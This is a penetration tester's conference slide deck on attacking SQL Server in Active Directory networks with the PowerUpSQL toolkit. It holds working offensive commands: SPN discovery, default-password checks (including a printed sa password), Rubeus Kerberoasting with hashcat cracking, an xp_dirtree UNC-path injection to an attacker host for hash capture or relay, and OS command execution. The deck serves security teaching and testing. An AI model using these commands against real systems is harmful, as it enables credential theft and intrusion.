

# SQL Server Hacking Tips for

---

## ACTIVE DIRECTORY ENVIRONMENTS



# TROOPERS

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	<a href="http://slideshare.net/nullbind">http://slideshare.net/nullbind</a> <a href="http://slideshare.net/netspi">http://slideshare.net/netspi</a>
Blogs:	<a href="https://blog.netspi.com/author/scott-sutherland/">https://blog.netspi.com/author/scott-sutherland/</a>
Code:	<a href="https://github.com/NetSPI/PowerUpSQL">https://github.com/NetSPI/PowerUpSQL</a> <a href="https://github.com/NetSPI/ESC">https://github.com/NetSPI/ESC</a> <a href="https://github.com/NetSPI/SQLC2">https://github.com/NetSPI/SQLC2</a> <a href="https://sqlwiki.netspi.com/">https://sqlwiki.netspi.com/</a>

**PowerUpSQL****EVILSQL  
CLIENT****SQLC2****Community involvement:**

- SQL Injection Wiki
- SQL Server Metasploit modules
- PowerShell Empire functions
- DBATools functions
- DAFT: C# port of PowerUpSQL
- Bloodhound SQL Server edge help language

## PRESENTATION OVERVIEW



5 Reasons to target SQL Server



4 Common Entry Points



3 Common Privilege Escalation Techniques








2 Examples of Temporary Table Abuse



1 Evil SQL Client (ESC) console application (msbuild in line task execution)

# Why Target SQL Server?

## WHY TARGET SQL SERVER?

-  SQL Servers exist in almost every enterprise environment we see.
-  SQL Servers can be blindly discovered quickly in Active Directory environments.
-  SQL Servers have trust relationships with the OS and Active Directory.
-  Exploitable default configurations are incredibly common.
-  Exploitable weak configurations are incredibly common.

# Quick Introduction PowerUpSQL

## INTRODUCTION TO POWERUPSQL



PowerShell tool that can be used to **inventory, audit, and exploit** weak SQL Server configurations on scale in AD environments.



It also supports a lot of post-exploitation functionality that covers the kill chain...like Active Directory recon.

### PowerUpSQL



Discovery

Initial  
Access

Defense  
Evasion

Privilege  
Escalation

AD Recon

Lateral  
Movement

Data  
Targeting


Command  
Execution

## INTRODUCTION TO POWERUPSQL



**WWW.POWERUPSQL.COM**

- Setup instructions
- Cheat sheets
- Code templates
- Function documentation
- Links to:
  - Blogs
  - Presentations
  - Videos



The screenshot shows the GitHub Wiki page for PowerUpSQL. The page title is "PowerUpSQL" with a subtitle "A PowerShell Toolkit for Attacking SQL Server". The page is divided into sections: "DISCOVER", "AUDIT", and "EXPLOIT". The "Introduction" section is highlighted, showing a list of links: Overview, Download, and Setup. The "Cheat Sheets" section lists links for PowerUpSQL Commands, Code Templates, UNC Path Injection, Connection Strings, and SQL SPN Formats. The "PowerUpSQL Blogs" section lists links for Introduction to PowerUpSQL, Blindly Discover SQL Server Instances, Finding Sensitive Data on Domain SQL Servers, and Finding Weak Passwords for SQL Servers. The right sidebar shows a list of "PowerUpSQL Videos" including "2015 APR OWASP Video", "Discover SQL Server Instances", "Unauthenticated to SQL Login - Default Passwords", "Domain User to SQL Sysadmin - UNC Injection", "SQL Login to Sysadmin-Auto", "SQL Login to Sysadmin-LoginEnum+PwGuess", "SQL Login to Sysadmin-Link Crawling 1", "SQL Login to Sysadmin-Link Crawling 2", "SQL Login to OS Admin-UNC Path Injection", "OS Admin to Sysadmin-Impersonation", "Audit Configurations", and "Find Sensitive Data".



# How do find SQL Servers using Active Directory?

## How do I find SQL Servers in Active Directory environments?



Domain joined SQL Servers register their service accounts in the Service Principal Name (SPN) property of the user/computer object in Active Directory.



The SPNs are added to support Kerberos authentication.



Any domain user can query Active Directory for domain computer/user SPNS.



SQL Servers can be identified by executing LDAP queries for SPNs containing "MSSQLSvc".

## Active Directory PowerShell Cmdlet

```
Get-ADObject -LDAPFilter “(servicePrincipalName=MSSQL*)”
```

## PowerUpSQL Functions

**Get-DomainSpn** -DomainController 10.0.0.1 -Username Domain\User -Password Password123!

**Get-DomainSpn** -SpnService MSSQL

**Get-SQLInstanceDomain** -Verbose





Just SQL SPNs

Parsed SQL SPNs

All SPNs

# Common Entry Points

## COMMON ENTRY POINTS

-  Domain users can log into SQL Server Express instances by default. Yep.
-  Domain users can log into SQL Server instances due to excessive privileges.
-  Default passwords are configured for logins configured by applications.
-  Weak service account passwords that can be guessed online/offline.


## EXCESSIVE PRIVILEGES



Explicit login privileges provided to domain users by sysadmins or default application installations.




SQL Server Express inherently includes domain users in the public role when installed on a domain system.



## EXCESSIVE PRIVILEGES

Explicit login privileges provided to domain users by sysadmins or default application installations.

SQL Server Express inherently includes domain users in the public role when installed on a domain system.






## EXCESSIVE PRIVILEGES

Explicit login privileges provided to domain users by sysadmins or default application installations.


SQL Server Express inherently includes domain users in the public role when installed on a domain system.



## PowerUpSQL Functions: Finding Excessive Privileges

**Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose**

**Get-SQLInstanceDomain | Get-SQLServerInfoThreaded -Verbose**



The image shows a PowerShell console window on the left and a script editor on the right. The console window displays the command to import the PowerUpSQL module and a warning message. The script editor shows a PowerShell script that imports the module and uses various cmdlets to discover and test SQL instances.






```
PS C:\> Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs
that might make them less discoverable. To find the commands with unapproved verbs, run the Import-
Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.

PS C:\>
```

```
1 # Import the module
2 Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
3
4 # Discover local instances
5 Get-SQLInstanceLocal -Verbose
6
7 # Discover domain instances
8 Get-SQLInstanceDomain -Verbose | Format-Table -AutoSize
9
10 # Discover shared service accounts
11 Get-SQLInstanceDomain -Verbose |
12 Group-Object DomainAccount
13
14 # Discover services running with specific account
15 Get-SQLInstanceDomain -Verbose -DomainAccount sqlsvc
16
17 # Check login access
18 Get-SQLInstanceDomain -Verbose |
19 Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
20 Select-Object Instance,Status
21
22 # Storing target to variable
23 $Targets = Get-SQLInstanceDomain -Verbose |
24 Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
25 Where-Object {$_.Status -like "Accessible"}
26
27 # Using targets
28 $Targets
29 $Targets | Get-SQLServerInfo -Verbose
30 $Targets | Get-SQLDatabase
31
32
```

# Default Application Logins

## DEFAULT APPLICATION LOGINS

-  Lots of commercial applications commonly use SQL Server.
-  Many of those applications create default logins in SQL Server.
-  Those logins often have default passwords that don't get changed.
-  Many of those applications create application specific SQL Server instance names.
-  Those instance names can be quickly identified via LDAP queries for SPNs, then we can use **Get-SQLServerLoginDefaultPw** to identify defaults.


## DEFAULT APPLICATION LOGINS: Example

```
PS C:\> Get-SQLInstanceDomain -Verbose | Get-SQLServerLoginDefaultP
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 10 instances were found.
VERBOSE: mssql2014.demo.local,1433 : No named instance found.
VERBOSE: MSSQL2016.demo.local\MSSQLSERVER2016 : No instance match f
VERBOSE: mssqlsrv01.demo.local\SQLSERVER2012 : No instance match found.
VERBOSE: mssqlsrv03.demo.local\SQLSERVER2008 : No instance match found.
VERBOSE: mssql2k5.demo.local,1433 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local,50939 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2014 : No instance mat
VERBOSE: MSSQLSRV04.demo.local,50948 : No named instance
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2016 : No instance
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed default credentials - sa/RPSSql12345
```

These instance names  
are too general for  
default login targeting

```
Computer : MSSQLSRV04
Instance : MSSQLSRV04\BOSCHSQL
Username : sa
Password : RPSSql12345
IsSysAdmin : Yes
```

Software specific instance  
name can be used for  
targeting default logins




# **Weak Passwords**

## **SQL Server Service Accounts**



## WEAK SERVICE ACCOUNT PASSWORDS


 Online password guessing – mind the lockout policy!

 Kerberoasting

Big thanks to: Tim Medin, Benjamin Delpy, Will Schroeder

## WHAT IS KERBEROASTING?

**Kerberoasting** is the process of requesting a TGS service ticket for a **domain service account** (domain account with a SPN), recovering the ticket from memory, and trying to determine the password of the service account offline by attempting to decrypt the ticket.



The requesting domain user can decrypt as intended.

**This is what is brute forced offline.** We'll know we guessed the right password for the domain service account when the ticket information decrypts correctly.

## KERBEROASTING ATTACK SUMMARY

### COLLECTION

**Rubeus.exe** kerberoast /outfile:C:\Temp\sqlhashes.txt

**Rubeus.exe** kerberoast /user:**SQLSVC** /outfile:C:\Temp\sqlhash.txt

Found via LDAP Query

### CRACKING

**hashcat** -m 13100 -a 0 sqlhash.txt passwordfile.txt




### EXECUTE COMMANDS ON SQL SERVER THAT USE SQLSVC

**Invoke-SQLOSCcmd** -Instance server1\instance1 -username domain\sqlsvc -password "Secret!" -Command "Whoami"

# Common Privilege Escalation Methods



## COMMON PRIVILEGE ESCALATION METHODS

-  UNC Path Injection + Hash Capture / SMB Relay
-  User Enumeration + Weak Passwords
-  Linked Server + Excessive Privileges



# UNC PATH INJECTION + Hash Cracking/Relay



## UNC PATH INJECTION + PASSWORD HASH COLLECTION

<https://github.com/NetSPI/PowerUpSQL/wiki/SQL-Server---UNC-Path-Injection-Cheat-Sheet>



By default, the PUBLIC role can leverage 2 stored procs for UNC injection:

```
xp_dirtree and xp_fileexist
```



UNC path injection can be used to force the SQL Server service account to authenticate to the attacker's system:

```
xp_dirtree '\\attackerip\file'
```



Capture or Relay the NetNTLM password hash for the SQL Server service which often has sysadmin privileges (Inveigh, Responder, etc)



Sysadmins can execute operating system commands via xp\_cmdshell



## UNC PATH INJECTION + PASSWORD HASH COLLECTION



Below is the high level process for executing the attack on scale in AD:


1. Locate SQL Servers on the domain via LDAP queries for SQL SPNs
2. Attempt to log into each SQL instance as the current domain user
3. Perform UNC path injection and capture SQL Server service account password hashes
4. Crack password hashes offline
5. Login into SQL Server and execution OS commands



The **Get-SQLServiceAccountPwHashes** function can come in handy

Thanks Thomas Elling!






PS C:\&gt;

```
PowerUpSQL.ps1 Inveigh.ps1 Get-SQLServiceAccountPwHashes.ps1 X
1 # author: scott sutherland (@_nullbind),
2 # script name: Get-SQLServiceAccountPwHas
3 # requirements: PowerUpSQL and Inveigh
4 # description: locate domain sql servers,
5 # example: Get-SQLServiceAccountPwHashes
6 # Note: alt domain user: runas /noprofile
7
8
9 Function Get-SQLServiceAccountPwHashes {
10     [CmdletBinding()]
11     Param(
12         [Parameter(Mandatory=$false)]
13         [string] $Username,
14
15         [Parameter(Mandatory=$false)]
16         [string] $Password,
17
18         [Parameter(Mandatory=$false)]
19         [string] $Domain,
20
21         [Parameter(Mandatory=$false)]
22         [string] $ServerName,
23
24         [Parameter(Mandatory=$false)]
25         [string] $InstanceName,
26
27         [Parameter(Mandatory=$false)]
28         [string] $Query,
29
30         [Parameter(Mandatory=$false)]
31         [string] $OutputPath
```

Load  
PowerUpSQL  
functions

Completed





### UNC PATH INJECTION + SMB RELAY TIPS



Make sure your target SQL Server doesn't check for SMB signing



Target shared SQL Server service accounts

- Service accounts are often configured as sysadmin
- Service accounts are often configured as a local administrator
- Compromise one account = Access to all the SQL Servers that use it



## LOCATING SHARED SERVICE ACCOUNTS (PowerUpSQL)

### Get List of Domain Joined SQL Servers

```
$SQLServers = Get-SQLInstanceDomain -Verbose
```

### Group Results to Reveal Shared Accounts

```
$SQLServers | Group-Object domainaccount | Sort-Object count -Descending
```

### List Instances with using Shared Account

```
$SQLServers | Where-Object domainaccount -Like "SQLSVC"
```



# USER ENUMERATION + WEAK PASSWORDS



## ENUMERATING SQL LOGINS



It's common for developers and vendors to create SQL Logins with the username with weak passwords, but sometimes you don't know the login name.



As a least privilege authenticated user you can blindly enumerate all SQL Server logins by fuzzing numbers provided to the SUSER\_NAME() function. Those logins can then be used to guess passwords.

**Example:**

```
SELECT SUSER_NAME(1)
SELECT SUSER_NAME(2)
SELECT SUSER_NAME(3)
...
```



## ENUMERATING DOMAIN USERS AND GROUPS



Through a similar process you can blindly enumeration domain users using the `DEFAULT_DOMAIN()`, `SUSER_SID`, and `SUSER_SNAME` functions.

### Get Domain

```
SELECT DEFAULT_DOMAIN() as mydomain;
```

